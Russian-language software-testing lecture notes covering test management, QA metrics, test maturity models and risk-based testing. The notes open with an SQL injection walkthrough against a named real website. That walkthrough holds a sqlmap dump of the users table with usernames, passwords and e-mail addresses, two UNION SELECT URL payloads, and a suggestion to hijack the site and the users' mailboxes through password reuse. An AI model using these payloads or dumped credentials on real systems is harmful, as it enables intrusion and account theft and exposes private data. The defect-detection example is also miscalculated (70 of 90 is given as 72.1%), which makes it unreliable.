- Увидеть содержимое всей таблицы «**users**»: **-D main_wellerpools -T users --dump**

```
1 | sqlmap -u http://www.wellerpools.com/news-read.php?id=22 --random-agent -D  
main_wellerpools -T users --dump
```

Database: main_wellerpools					
Table: users					
[2 entries]					
user_id	user_pwd	user_name	user_edate	user_email	user_isactive
7users	SqRBHPWJgZRJ2Nq	WpAdm1nL0g1n	2015-01-08 09:55:00	it@wellerpools.com	1
13itors	Fussss9jJHCCjSac3	g1nn4MdG2015	2016-03-28 10:20:00	ginny@magdevgroup.com	1


- Из этой таблицы можно получить пароли Пользователей.

? Получение информации из Баз Данных – формирование запроса прямо в строке Браузера

- Поскольку уязвим параметр, принимающий данные, отправленные методом GET, то можно сформировать запрос прямо в строке браузера таким образом, что логин и пароль пользователя будут выведены прямо на самом сайте:

```
http://www.wellerpools.com/news-read.php?  
id=-22+union+select+1,group_concat(user_name,0x3a,user_pwd),3,4,5,6,7,8,9,10+from+users--
```

```
http://www.wellerpools.com/news-read.php?  
id=-22+UNION+SELECT+1,group_concat(user_id,0x3e,user_name,0x3e,user_pwd),3,4,5,6,7,8,9,10+from+users--
```



- Таким образом, имеется:
 - имя пользователя,
 - пароль пользователя,
 - почта пользователей
 - (а скорее всего даже администраторов) сайта.
- Если найти административную панель сайта – можно получить управление над сайтом или веб-сервером. Учитывая любовь пользователей к одинаковым паролям, и зная их почтовые ящики – можно попробовать взломать почту.
- SQL-инъекция – это очень опасная уязвимость!

Management

Test Management


? Test Management

- **Management – Тест Менеджмент** – деятельность по управлению процессом тестирования.
- **Test Management*** – planning, scheduling, estimating, monitoring, reporting, control and completion of test activities.
* ISO/IEC/IEEE 29119:2022 / Definition 4.70
- **Тест Менеджмент** включает в себя следующие активности, связанные с тестированием:
 - Planning – Планирование процессов,
 - Scheduling – Планирование сроков,
 - Estimating – Оценку,
 - Monitoring – Мониторинг,
 - Reporting – Отчётность,
 - Control – Контроль,
 - Completion – Завершение.

? Стандарт Тестирования

Стандарт Тестирования – ISO/IEC/IEEE 29119:2022 «Software and systems engineering – Software testing».

- Part 1: Concepts and definitions.
- Part 2: Test processes.
- Part 3: Test documentation.
- Part 4: Test techniques.



? Test Management Tool

- **Test Management Tool – Инструмент Управления Тестированием** – это ПО, используемое для управления тестами (автоматизированными или ручными), которые ранее были указаны в процедуре тестирования.
- **Инструмент Управления Тестированием** часто связан с ПО для автоматизации.
- Инструменты управления тестированием включают в себя Модули Управления Требованиями и/или Спецификациями, которые позволяют автоматически генерировать Матрицу Тестирования Требований (RTM), которая является одной из основных метрик, указывающих на функциональный охват **Тестируемой Системы** (SUT, System Under Test).

? Тест Менеджмент

Тестирование – это искусство сравнения невидимого с противоречивым, чтобы предотвратить немыслимое, случившееся с неизвестным.

Процесс Тест Менеджмента	Организация тестирования	<ul style="list-style-type: none">• Независимое тестирование• Задачи Тест-Лида и Тестировщиков
	Процесс мониторинга и контроля тестирования	<ul style="list-style-type: none">• Мониторинг тестирования• Отчётность и контроль• Итоговый отчёт
	Тестирование и риски	<ul style="list-style-type: none">• Вероятности и степень их влияние• Риски для Проекта и для Продукта• Риски, основанные на подходах к тестированию
	Планирование тестирования и оценки	<ul style="list-style-type: none">• Планирование тестирования• Подходы к тестированию• Критерии начала и окончания тестирования
	Управление системой	<ul style="list-style-type: none">• Управление инцидентами• Управление инцидентами и протоколирование• Отчётность по инцидентам в тестировании

? Обязанности Тест Менеджера

- Организовать и управлять командой тестирования.
- Определить цели тестирования.
- Развернуть и организовать ресурсы по тестированию.
- Применять соответствующие замеры и метрики.
- Планирование, развёртывание, управление.
- Оценивать прогресс и эффективность достижений.
- Поддерживать надлежащий уровень тестируемости.
- Поддерживать надлежащий уровень качества.

? Основные проблемы Тест Менеджмента

- Нехватка времени на тестирование.
- Нехватка ресурсов для тестирования.
- Низкий бюджет и напряжённое расписание.
- Команды по тестированию не всегда в одном месте.
- Требования комплексные, для того, чтобы проверить и провалидировать.

? Главная проблема Тест Менеджера

- **Директор:** – Эй ты! Протестируй это приложение, чтобы подтвердить высокое качество!
- **Тест Менеджер:** – Окей! Но мне нужны люди, бюджет, время... Давайте я создам Тест План для высококачественного тестирования.
– ...
- **...(спустя время)...** – Я сделал Тест План. Смотрите, на первый взгляд это тестирование будет прилично стоить, но все изложенные активности просто необходимы нам для хорошего тестирования.
- **Директор:** – Что??!!! Это через-чур дорого! Скосить бюджет в 4 раза!!! А проект закончить в 2 раза быстрее! У тебя есть 1 день на то, чтобы представить окончательный Тест План, основанный на утверждённом бюджете! А если ты не можешь это сделать, то мы найдём другого менеджера, такого, который сможет!
- **...(TM уходит)...** – ...
- **Тест Менеджер:** – (сам себе) Ну и что же мне делать?

? Решения проблем Тест Менеджмента

- Воспользоваться ROI, Return of Investment formula – формулой Возврата Инвестиций:

$$ROI = \frac{\text{Net Profit}}{\text{Cost of Investment}} \times 100$$

- **Подсчитать затраты на тестирование:**

Суммарные затраты = (Кол-во Новых и Изменённых тестов) × (Кол-во часов на Написание и прохождение тестов) × (Произв-ть в час)

- Решить, что можно автоматизировать.
- Приоритезировать задачи и разбить на подзадачи
- Заблаговременно подготовить Тест Кейсы и Сценарии
- Создать тесты, которые не реагируют на UI изменения
- Не автоматизировать каждый тест
- Периодически пересматривать Тесты
- **Сравнить расходы и выгоды.**

- **Всё что можно – упрощать** насколько возможно, но простое упрощать не надо. Без фанатизма!

- **Использовать Принципы Тест Менеджмента:**

- 7 Принципов Тестирования:
 - Тестирование показывает наличие дефектов;
 - Исчерпывающее тестирование;
 - Раннее тестирование;
 - Кластеризация дефектов;
 - Парадокс пестицида;
 - Тестирование зависит от контента;
 - Иллюзия об отсутствии ошибок.
- 10 Принципов для Гибких Моделей Тестирования:
 - Обеспечить непрерывные обратные отзывы;
 - Предоставлять Ценность Заказчику;
 - Обеспечить общение «Лицом к лицу»;
 - Иметь смелость;
 - Относиться к процессу просто;
 - Практиковать непрерывное улучшение;
 - Реагировать на изменения;
 - Самоорганизация;
 - Фокус на людях;
 - Получать удовольствие.

- Использовать инструменты Тест Менеджмента:

- | | | |
|---|--|--|
| <ul style="list-style-type: none">○ Tricentis qTest;○ PractiTest;○ XRAY;○ Smartbear;○ Zephyr;○ Testcollab; | <ul style="list-style-type: none">○ Qual;○ Qmetry;○ QACoverage;○ QAComplete;○ TcLab; | <ul style="list-style-type: none">○ TestLink;○ spiraTest;○ TestRail;○ Meliora Testlab;○ Requirements & Test Management for Jira. |
|---|--|--|

- Использовать Метрики, Расчёты, Правила Тестирования:

- Test Tracking and Efficiency – Отслеживание Тестов и Продуктивность.
- Test Effort – Эффективность Команды.
- Test Effectiveness – Эффективность Тестов.
- Test Coverage – Покрытие Тестов.
- Others – Прочие.

- Обдуманно применять Тест метрики.

? Сценарии успеха

- Начинать Активности по Тестированию даже раньше, чем по SDLC.
- Переиспользовать наработки по тестированию и каждый раз сокращать затраченное время
- Обеспечить надёжную координацию между совмещёнными ресурсами по тестированию
- Определить гибкие процессы в тестировании и усиливать их.
- Скоординироваться и интегрироваться с командами разработчиков, используя DevOps Shift Left practice.
- Общаться, учитывая статус и соблюдать сроки.
- Сэкономить время: автоматизировать, автоматизировать, автоматизировать!
- Планировать, действовать, контролировать и стандартизировать.
- Определить проблемы, чтобы знать, как с ними бороться.
- Документировать все решения и результаты.
- Каждый день – новое маленькое улучшение!
- При принятии решения вовлекать в процесс всю команду
- Если что-либо делается – быть уверенным, что оно сделано так, что сохранится в таком виде, в котором и было сделано. Т.е. делать надёжно и качественно с первого раза.
- Вся работа на проекте должна восприниматься сквозь призму будущего роста компании, как её цели.

? Модель зрелости тестирования

Модель зрелости тестирования – это такая система оценки процессных областей, которая помогает довольно чётко выявить текущее положение дел и на основании проведённого анализа составить предметный план по их улучшению. Основная цель применения модели зрелости – совершенствование всех процессных областей и стремление к их прогнозируемости и более эффективному функционированию.

? Модели зрелости тестирования

Модели зрелости тестирования:

- STEP, Systematic Test and Evaluation Process
 - CTP, Critical Testing Processes
 - TMMi, Test Maturity Model integration
 - TPI Next, Test Process Improvement Next
-
- **STEP, Systematic Test and Evaluation Process** – Структурированная методология тестирования, также использующаяся в качестве контента ориентированной модели совершенствования процесса тестирования. Процесс состоит из нескольких активностей и включает в себя:
 - Разработку Тест Плана и Стратегии,
 - Тест Дизайн,
 - Исполнение тестов.
 - Оценку результатов тестирования.

Первоначально STEP была разработана из-за разочарования в стандарте IEEE, так как он не описывал, как создавать или разрабатывать процессы (планирование, анализ, проектирование, исполнение и т. д.).

Методология STEP не устанавливает абсолютные правила, которые должны соблюдаться, а скорее, описывает основные принципы, которые могут и должны быть изменены, чтобы соответствовать потребностям и ожиданиям разработчиков программного обеспечения, использующих их.

В STEP планирование тестирования начинается во время определения требований к программному обеспечению, а разработка тестового программного обеспечения происходит параллельно с разработкой самого продукта и до кодирования.

Из минусов: модель строится при наличии качественных и ёмких требований к продукту.

- **CTP, Critical Testing Processes** – Это модель без предписанного процесса. Описывает важные программные процессы и то, что должно происходить в них, но не приоритизирует. Это делает CTP очень гибкой моделью. Контрастирует с более обширными и сложными моделями вроде TPI и TMMi и не навязывает поэтапную модель зрелости.

Из минусов: есть сложности в актуализации модели, а последняя редакция сильно устарела.

- **TMMi, Test Maturity Model integration** – Дочерняя модель CMMi. Имеет те же ступени зрелости и отлично интегрируется со своей более крупной прародительницей. Если в организации взяли курс на применение CMMi, то логично использовать именно её.

Из минусов: не особо гибкая модель и предполагает огромные массивы документации.

- **TPI Next, Test Process Improvement Next** – разбивает процесс тестирования на ключевые подобласти, каждая из которых подвергается анализу и получает свою оценку зрелости – от начальной до оптимальной. Делается это на основе чётко описанных критериев для той или иной области, что дает возможность дать конкретный ответ на вопрос о том, чего не хватает процессу для перехода на следующую ступень зрелости.

? Структура методологии TPI Next:

Модель TPI Next включает в себя:

- **16 Ключевых Областей** – разных составляющих процесса тестирования ПО в целом;
- **4 Уровня Зрелости**. Их условно можно считать этапами совершенствования процессов в компании. Цель всех моделей зрелости – переход на **Новый Уровень**;
- **160 чек-пойнтов**. Каждая из 16 Ключевых Областей обладает своими контрольными точками, которые служат для оценки процессов и помогают определить, к какому из 4 Уровней они сейчас относятся;
- **13 Кластеров**. Это степень приоритетности выполнения тех или иных чек-пойнтов.
Некая разбивка Уровней Зрелости на спринты, подразумевающие совокупность задач в разных процессных областях, которые стоит выполнять вместе.

Test Metrics

? Многомерность качества

Управление качеством будет успешным, если под контролем находятся все измерения качества.

? Факторы, влияющие на качество продукта


- Внутренние факторы:
 - Материальная база;
 - Применение передовых технологий;
 - Эффективный менеджмент;
 - Заинтересованный квалифицированный персонал.
- Внешние факторы:
 - Требования к качеству;
 - Поставщики;
 - Законодательство.

? Качество – измеряемая величина

«You cannot control what you cannot measure»

? Характеристики качества

Пример графического изображения качества:



? Зачем измерять Качество

- **Определение Качества** существующего продукта / процесса;
- **Прогнозирование Качества** продукта / процесса;
- **Улучшения Качества** продукта / процесса.

? Мотивация для метрик

- **Оценка стоимости** и графика будущих проектов.
- **Оценка производительности** применения новых средств и методов.
- **Определение тенденций** производительности с течением времени.
- **Улучшение качества** программного обеспечения.
- **Прогноз** будущих потребностей в персонале.
- **Предвидеть и сокращать** будущие потребности в техническом оборудовании.

? Мера и Метрика

- Мера – кол-венный показатель степени, кол-ва, или размеров некоторых атрибутов продукта или процесса.
- Метрика (Metric) – шкала измерений и метод, используемый для измерений (ISO 14598).
- Метрика ПО (Software Metric) – мера, позволяющая получить численное значение некоторого св-ва ПО или его спецификаций (Wikipedia).

? Зачем нужен свой набор метрик

Определение цели метрик:

- для корректировки процесса;
- для корректировки временных процессов;
- для анализа результатов;
- для ответов на вопросы начальства.

? Классификация метрик:

- Метрики процессов;
- Метрики продукта;
- Метрики сопровождения.

? QA Metrics / Метрики Обеспечения Качества:

• Группа-1 – Требования к Разрабатываемому ПО.

Эта группа позволит оценить, насколько мы проработали требования (User Story) к ПО, определить уязвимые места и наиболее сложные, потенциально проблемные фичи, понять, где требуется особый контроль:

- **Тестовое покрытие требований** – это количество тестов на 1 требование.

Назначение метрики: выявить слабые места в тестовом покрытии, подсветить риски.

Общее кол-во тестов

Общее кол-во требований

- **Коэффициент стабильности требований.**

Назначение метрики: показать, как много уже реализованных требований приходится переделывать от релиза к релизу при разработке новых фич.

Кол-во изменений в существующих требованиях

Общее кол-во требований, реализованных за итерацию, включая новые требования

• Группа-2 – Качество разрабатываемого продукта.

Эта группа метрик демонстрирует качество ПО, а также и качество самой разработки:

- **Плотность дефектов**

Вычисляется доля дефектов, приходящаяся на отдельный модуль в течении итерации или релиза.

Назначение метрики: подсветить, какая часть ПО является наиболее проблемной. Эта информация поможет при оценке и планировании работ с данным модулем, а так же при анализе рисков.

* Причины большого кол-ва дефектов в каком-то одном конкретном модуле ($K > 0,3$) могут быть различны: некачественные требования, квалификация разработчика, техническая сложность и т.д. Данная метрика сразу обратит наше внимание на проблемную зону.

Кол-во дефектов в отдельном модуле

Общее кол-во дефектов в ПО

- **Коэффициент Регрессии**

Назначение метрики: показать, на что уходят усилия команды: занимаемся ли мы больше созданием и отладкой новых фич или основную часть времени вынуждены латать уже существующие части ПО.

* Чем ближе $K \rightarrow 0$, тем меньше было внесено ошибок в существующий функционал при реализации новых требований. Если $K > 0,5$, то мы больше половины времени тратим на восстановление работавших ранее функций ПО.

Кол-во дефектов в старом функционале

Общее кол-во дефектов, включая новый функционал

- **Коэффициент Повторно Открытых Дефектов**

Назначение метрики: дать оценку качеству разработки и исправления дефектов, а так же сложности продукта или отдельного модуля.

* Метрику можно рассчитывать для всего ПО, отдельного модуля или функциональности. Чем полученное значение ближе $K \rightarrow 0$, тем меньше при разработке появляются старые ошибки.

** Если коэффициент $K > 0,2...0,3$, это может говорить либо о технической сложности модуля и высокой связанности требований в нём, либо о корявой архитектуре, либо о том, что предыдущий фикс был сделан не качественно.

Кол-во повторно обнаруженных дефектов

Общее кол-во ошибок, включая ранее исправленные и новые

- **Группа-3 – Качество работы команды тестирования.**

Задача этого набора метрик оценить насколько качественно тестировщики выполняют свои задачи, определить уровень компетенций и зрелости команды QA. Обладая таким набором показателей можно сравнивать команду с ней же самой в разные моменты времени или с другими, внешними группами QA:

- **Эффективность тестов и тестовых наборов**

Назначение метрики: показать, как много ошибок в среднем позволяют обнаружить наши кейсы. Эта метрика отражает качество Тест-Дизайна и помогает следить за тенденцией его изменения.

* *Лучше всего рассчитывать данную метрику для всех наборов тестов: для отдельных групп функциональных проверок, регрессионного набора, дымового тестирования и т.д.*

** *Данный показатель «убийности» тестов позволяет мониторить эффективность каждого из наборов, как она изменяется с течением времени и дополнять их «свежими» тестами.*

Кол-во обнаруженных ошибок

Кол-во тестов в тестовом наборе

- **Коэффициент ошибок, пропущенных на продуктив.**

Кол-во ошибок, обнаруженных после выпуска релиза к общему кол-ву ошибок в ПО, обнаруженных в процессе тестирования и после выпуска.

Назначение метрики: продемонстрировать кач-во тестирования и эффективность обнаружения ошибок – какая доля дефектов была отфильтрована, а какая прошла на продуктив.

* *Допустимый процент ошибок, которые были пропущены на продуктив, конечно же, будет зависеть от многих факторов. Однако, если коэффициент получился $K > 0,1$ – это плохо. Это значит, что каждый десятый дефект не был обнаружен во время тестирования и привёл к проблемам в ПО, уже переданном пользователям.*

Кол-во ошибок, обнаруженных после релиза

Общее кол-во ошибок, обнаруженных до и после релиза

- **Реальное время работы команды QA.**

Отношение времени, потраченного командой непосредственно на QA активности, к общему количеству часов.

Назначение метрики: увеличить точность планирования; отслеживать и управлять эффективностью той или иной команды.

* *Целевые активности – это анализ, дизайн, оценки, тестирование, рабочие встречи и многое другое. Возможные побочные вещи – это простой из-за блокеров, проблемы в коммуникациях, недоступность ресурсов и т.п.*

** *Естественно, данный коэффициент никогда не будет равен 1. Практика показывает, что для эффективных команд он может составлять $K = 0,5...0,6$.*

Время, потраченное на целевые QA активности

Общее кол-во рабочих часов команды

- **Точность оценки времени по областям/видам/тиปам работ.**

Назначение метрики: позволяет использовать поправочный коэффициент для последующих оценок.

* *Степень точности оценки можно определить для всей команды или отдельных тестировщиков, для всей системы или отдельных модулей ПО.*

Оценочное время работы

Фактическое время работы

- **Доля неподтверждённых (отклонённых) дефектов.**

Назначение метрики: показать, сколько дефектов были заведены «вхолостую».

* *Если доля дефектов, которые были отклонены, превышает 20%, то в команде может наблюдаться рассинхронизация в понимании, что является дефектом, а что нет.*

Число дефектов непринятых к исполнению

Общее кол-во зарегистрированных дефектов

? Возраст дефекта в тестировании ПО?

Возраст дефекта – это время, прошедшее между днём обнаружения тестировщиком и днём, когда разработчик исправил его.

? Что такое утечка дефектов и релиз бага? (Bug Leakage & Bug Release)

- **Релиз бага** – это когда программное обеспечение или приложение передаётся группе тестирования, зная, что дефект присутствует в выпуске. При этом приоритет и серьёзность ошибки низки, поскольку ошибка может быть удалена до окончательной передачи обслуживания.
- **Утечка бага** – когда баг обнаруживается конечными пользователями или заказчиком, а не обнаруживается группой тестирования во время тестирования программного обеспечения.

? Что означает плотность дефектов при тестировании ПО (KLOC)?

Плотность дефектов (KLOC) – это количество дефектов, подтверждённых в ПО/модуле в течение определённого периода эксплуатации или разработки, делённое на размер ПО/модуля. Это позволяет решить, готова ли часть ПО к выпуску. Плотность дефектов рассчитывается на 1000 строк кода. Однако не существует фиксированного стандарта для плотности ошибок, исследования показывают, что один дефект на тысячу строк кода обычно считается признаком хорошего качества проекта.

? Что означает процент обнаружения дефектов при тестировании ПО? (DDP)

Процент обнаружения дефектов (DDP) – это тип метрики тестирования. Он показывает **эффективность процесса тестирования** путём измерения соотношения дефектов, обнаруженных до выпуска и сообщённых после выпуска клиентами. Например, QA зарегистрировало 70 дефектов во время цикла тестирования, а клиент сообщил ещё 20 после выпуска. DDP составит $70 / (70 + 20) = 72.1\%$.

? Что означает эффективность устранения дефектов при тестировании ПО? (DRE)

Эффективность устранения дефектов (DRE) – это тип метрики тестирования. Это показатель **эффективности команды разработчиков для устранения проблем** перед выпуском. Он измеряется как отношение исправленных дефектов к общему количеству обнаруженных проблем. Например, допустим, что во время цикла тестирования было обнаружено 75 дефектов, в то время как 62 из них были устранены командой разработчиков во время измерения. DRE достигнет 82.6% после расчёта $62 / 75 = 82.6\%$.


? Что означает эффективность Test case в тестировании ПО? (TCE)

Эффективность тестирования (TCE) – это тип метрики тестирования. Это чёткий показатель **эффективности выполнения Test case** на этапе выполнения теста в выпуске. Это помогает в обеспечении и измерении качества Test case. Эффективность тестового набора (TCE) = (Количество обнаруженных дефектов / Количество выполненных Test case) × 100.

? Цикломатическая сложность

Это метрика ПО, используемая для измерения сложности программы. Это **количественная мера независимых путей** в исходном коде программы. Независимый путь определяется как путь, имеющий хотя бы одно ребро, которое ранее не проходило ни в одном другом пути. Цикломатическая сложность может быть рассчитана относительно функций, модулей, методов или классов в программе. Эта метрика основана на представлении программы как control flow. Поток управления изображает программу в виде графа, который состоит из вершин и рёбер. На графике вершины представляют обработку задачи, а ребра представляют поток управления между вершинами.

Тестирование базового пути является одним из методов «белого ящика» и гарантирует выполнение хотя бы одного оператора во время тестирования. Он проверяет каждый линейно независимый путь в программе, что означает, что число тестовых примеров будет эквивалентно цикломатической сложности программы.



$M = E - N + 2 \times P$ (компонент связности – некоторое множество вершин графа такое, что для любых двух вершин из этого множества существует путь из одной в другую, и не существует пути из вершины этого множества в вершину не из этого множества)
 $M = 5 - 5 + 2 \times 1 = 2$ OR
 $M = \emptyset (\text{if}) + 1 = 1 + 1 = 2$

- Сложность 1–10 говорит о хорошо написанном коде, лёгкой тестируемости и экономичности.
- Сложность 10–20 и 20–30 – усложнённый код – трудности с тестированием такого кода + высокие затраты.
- Сложность > 40 практически не поддаётся проверке и стоит очень дорого.

Hazards and Risks

? Риск

Риск – это существующий или развивающийся фактор процесса, который обладает потенциально негативным воздействием на процесс.

? Виды рисков

- Риски продукта.
- Риски проекта.
- Технические риски.
- Бизнес риски.
- Риски, которые можно предугадать.
- Риски, которые нельзя предугадать.
- Риски известные.
- Риски неизвестные.
- Риски категории качества:
 - Reliability,
 - Usability,
 - Performance,
 - Install ability,
 - Compatibility,
 - Supportability,
 - Testability,
 - Maintainability,
 - Portability,
 - Localizability.
- Риск взаимодействия с клиентом.
- Риск изменения среды внедрения.
- Риск чрезмерной новизны.
- Риск количества и квалификации.

? Виды рисков

- Риски Проекта (ответственный – Project Manager):
 - Задержка билдов.
 - Проблемы с тестовым окружением.
 - Кадровые вопросы, конфликты, увольнения.
 - Задержка с баг фиксом.
- Риски Продукта (ответственный – Product Manager):
 - Была упущена важная функциональность, которая была важна заказчику или обещана ему.
 - Система ненадёжная и постоянно падает.
 - Ошибки системы приведут к финансовым потерям, или другие угрозы.
 - В системе есть проблемы безопасности и/или производительности.

? Жизненный цикл Риска



? RBT, Risk-Based Testing

RBT, Risk-Based Testing – Тестирование на основе рисков – это тип тестирования программного обеспечения, функционирующий как организационный принцип, используемый для определения приоритетов тестирования функций и функций в программном обеспечении на основе риска сбоя, функции их важности и вероятности или влияния сбоя.

? На какие основные вопросы отвечает RBT

- **ЧТО** тестировать?
- что тестировать **РАНЬШЕ**?
- на сколько **ТЩАТЕЛЬНО** тестировать?
- **КОГДА ЗАВЕРШАТЬ** тестирование?

? Управление рисками тестирования

- 70% – это предусмотрительность;
- 20% – различного рода резервирование;
- 10% – реагирования на рисковые события.

? Преимущества и Недостатки Тестирования на основе рисков

- «+» Улучшение качества – все критичные компоненты системы протестираны.
- «+» Система больше воспринимается с бизнес точки зрения, нежели просто информационной системы.
- «+» Дополнительное общение между Заказчиками/Владельцами Продукта и Тест Менеджерами.
- «+» Во время тестирования Тест Отчётность проходит на языке понятном Заинтересованным Сторонам.
- «+» Тестирование сосредоточено на нужных функциях. Усилия не тратятся на то, что не так важно.
- «-» Начальная точка RBT – это определить риск. Сложно выбрать правильного человека на основе рисков.
- «-» Определённые риски могут быть упущены.

? No Risk – No Test


Если тестировать в области риска становится дороже, чем нести потери от его существования, то тестирование – нецелесообразно.

? Приоритеты при Тест-Дизайне

Глубина проектирования тестов:

		ЧАСТОТА ВЫПОЛНЕНИЯ СЦЕНАРИЯ		
		ВЫСОКАЯ	СРЕДНЯЯ	НИЗКАЯ
СЦЕНАРИЙ	ВЫСОКАЯ	ГЛУБОКОЕ		
	СРЕДНЯЯ			
	НИЗКАЯ			НЕГЛУБОКОЕ

? Типичное состояние продукта в конце разработки



? Приоритеты в RBT

Приоритеты помогают уменьшить риски продукта:

- Выявить самые высокие риски, как можно раньше!
- Максимальные риски будут устраниены
- Оставшиеся риски будут на приемлемом уровне.
- Область неопределенности не будет источником рисков.



? Где искать риски

- | | |
|--|--|
| <ul style="list-style-type: none"> • Новые фичи, новый код. • Новые технологии. • Изменения. • Слабый контроль. • Спешка. • Плохая коммуникация. • Личные проблемы сотрудников, конфликты. • Внезапные фичи. • Аутсорс. • Внебюджетные задачи. • Двусмысленные требования. • Таинственное молчание (пробелы в описании фичи, проблемы дизайна). • Кластеры багов. | <ul style="list-style-type: none"> • Недавний сбой. • Сложные вещи. • Слабые тесты. • Слабые инструменты. • Слабые юнит-тесты (разработчики обычно контролируют только свои фиксы). • Требования в процессе формирования. • Публичные вещи, баг в которых будет виден сразу всем. • Популярные места (которые будут использоваться чаще всего). • Первые ошибки, которые так и оставили, так как тогда не могли пофиксить. • Критическая функциональность. |
|--|--|

? Оценка Риска

Оценка риска вычисляется по формуле:

- $RE = P \times C$, где
 - **P** – Probability (Likelihood) – Вероятность Присутствия для каждого риска;
 - **C** – Cost – Стоимость Проекта, когда риск присутствует.

? Оценка Вероятности Риска

Оценка вероятности риска вычисляется по формуле:

- $P = M / N$, где
 - **M** – количество спринтов, в которых риск возник;
 - **N** – общее количество спринтов.

? Подверженность Рискам

Risk Exposure formula – Формула Подверженности Рискам

